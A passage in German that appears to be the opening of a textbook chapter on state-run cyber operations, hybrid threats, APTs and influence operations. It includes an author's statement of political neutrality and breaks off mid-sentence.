Wenn über Cyberbedrohungen gesprochen wird, stehen schnell konkrete staatliche Akteure im Raum. Sicherheitsbehörden und Nachrichtendienste führen Cyberoperationen regelmäßig auf Staaten wie China, Russland, Nordkorea, den Iran oder die USA zurück. Diese Akteure unterscheiden sich zwar in ihren politischen Systemen, strategischen Zielen und technischen Fähigkeiten, nutzen den Cyberraum jedoch auf ähnliche Weise, nämlich zur Spionage, zur Vorbereitung potenzieller Konflikte, zur Einflussnahme auf andere Staaten und in manchen Fällen auch zur direkten Sabotage kritischer Infrastrukturen.

Dieses Kapitel widmet sich diesen staatlich geführten Cyberoperationen und den sogenannten hybriden Bedrohungen. Dabei geht es um mehr als einzelne Hackerangriffe oder spektakuläre Einzelfälle. Im Fokus stehen strategisch geplante Aktivitäten, die digitale Angriffe mit Spionage, Sabotage und psychologischer Einflussnahme verbinden. Sie sind Teil eines Cyber- und Informationskriegs, der unterhalb der Schwelle eines offenen militärischen Konflikts bleibt und gerade deshalb besonders schwer greifbar ist.

Sie lernen, was man unter hybriden Bedrohungen versteht, wie der Cyber- und der Informationskrieg zusammenspielen und welche Rolle sogenannte *Advanced Persistent Threats (APTs)* dabei einnehmen. Zudem betrachten wir, welche bekannten staatlichen Akteure in sicherheitspolitischen Analysen regelmäßig genannt werden und welche typischen Muster ihren Cyberoperationen zugeschrieben werden.

Ein weiterer Schwerpunkt liegt auf sogenannten *Influence Operations*, also gezielten Versuchen, Meinungen und öffentliche Diskurse über digitale Kanäle wie Social-Media-Plattformen zu beeinflussen.

Analyse und Bewertung

Sie haben beim Geheimdienstzyklus in Abschnitt 1.3 bereits gelernt, dass das Sammeln, Analysieren und Bewerten von Informationen unterschiedliche Schritte darstellen. Für dieses Kapitel bedeutet das: Es dient ausschließlich der sachlichen Auseinandersetzung mit staatlich geführten Cyberoperationen und hybriden Bedrohungen.

Es verfolgt keine politische Agenda und erhebt keinen Anspruch auf moralische Bewertung einzelner Staaten oder Akteure. Ich möchte weder China noch Nordkorea in einem schlechten Licht darstellen, genauso wenig wie ich die USA positiv hervorheben möchte. Jeder Staat hat seine eigenen Sicherheitsinteressen und Methoden, um diese zu realisieren. Alle dargestellten Inhalte basieren auf öffentlich zugänglichen Quellen, die von jedermann nachvollzogen werden können, und auf aktuellen sicher-